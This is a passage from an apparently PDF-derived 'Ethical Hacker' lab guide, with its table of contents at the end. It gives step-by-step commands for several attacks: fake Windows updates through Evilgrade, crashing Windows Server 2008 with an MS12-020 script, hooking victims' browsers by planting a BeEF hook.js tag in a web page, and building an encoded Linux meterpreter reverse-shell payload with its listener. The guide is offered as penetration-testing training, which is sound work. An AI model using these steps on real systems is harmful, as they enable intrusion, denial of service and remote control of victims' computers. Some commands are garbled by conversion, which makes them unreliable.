
Evilgrade> start

>status

```
lv@lgrade(wingodhtc)>status  
DSSSERVER : (pid 2348) already running  
DSSSERVER : (pid 2349) already running  
Users status:
```

- Test on the client. The client will do windows update. The client will go [windowsupdate.microsoft.com](http://windowsupdate.microsoft.com). From interpreter you can control the client computer. The command `run vnc` can do anything in the client computer.

j) Hack windows server 2008 with MS12-020




- MS12 is exploit that targets the RPC service that is responsible on the remote connection.
- You can use the rdpex.py script in the cd to crash the server

```
root@bt:~# python rdpex.py 192.168.28.226
```

- To discover the network use

netdiscover -r 192.168.52.0/24

nmap -sV -O (IP address) to scan for services and see if the terminal service open (port 3389 ms-wbt-server)



- You can use the rdpex.py script to crash the server

```
root@ot:~# python rdpev.py 192.168.28.28  
reading 100 bytes
```

## k) Client side Attack: Hack windows by BeEF

**(Client side attack) Hack windows by BeEF**

- **BeEF** is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.
- Amid growing concerns about web-borne attacks against clients, including mobile clients, **BeEF** allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, **BeEF** looks past the hardened network, perimeter and client system, and examines exploitability within the context of the one open door: the web browser. **BeEF** will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context.




- It is web application. When the client browse this website, the hacker can apply java payloads on the client computer.
- Go and install Beef from back track, go exploitation tools, social engineering tools, BeEF XSS framework, BeEF
- After the installation, you will get the hook url and uri url

Hook url: <http://127.0.0.1:3000/js>

Uri url: <http://127.0.0.1:30000/uri/panel>

```
[15:45:49] | Hook URL: http://127.0.0.1:3000/hook.js
[15:45:49] | UI URL: http://127.0.0.1:30000/uri/panel
[15:45:49] | running on network interface: 192.168.28.13
```

- Use the username beef and password beef to enter the control panel




- Change index.html in the apache / var/www/index.html and restart apache2

```


Forward | Save | Save As | Close | Undo
<html>
<head>
<title>loading .....</title>
<script src="http://127.0.0.1:3000/hook.js"> </script>
</head>
<body><h1>loading .....</h1>
</body>
</html>

```


- We can redirect the browser to certain website



- In the armitage, create the java\_signed applet payload and put the SRVhost ip and lhost ip same as the hacker computer ip. Take the link and paste it under redirect browser section in the beef application. When the client will enter the link the computer will be hacked



## 1) Hack linux by payload



- The linux has less number of holes than the windows, but linux can be hacked with payloads.
- Got to msf3 folder and write the command `msfpayload linux`. Then use the command `msfccli multi/handler` to control the hacked machine when the client run the payload

```
root@bt:~# cd /opt/metasploit/msf3
root@bt:/opt/metasploit/msf3# msfpayload linux/x86/meterpreter/reverse_tcp LHOST=192.168.28.133 LPORT=4444 R| ./msfencode -t elf -e x86/shikata_ga_nai >> eduors
[*] x86/shikata_ga_nai succeeded with size 77 (iteration=1)

root@bt:/opt/metasploit/msf3# msfccli multi/handler payload=linux/x86/meterpreter/reverse_tcp LHOST=192.168.28.133 LPORT=4444 E
```

Ethical Hacker

## Table of Contents

Common Windows, Linux and Web Server Systems Hacking Techniques	1
1. Introduction	2
2. Part A: Setup Lab	3
2. Part B: Trojens and Backdoors and Viruses	5
4. Part C: System Hacking	39
5. Part D: Hacking Web Servers	73
6. Part E: Windows and Linux Hacking	115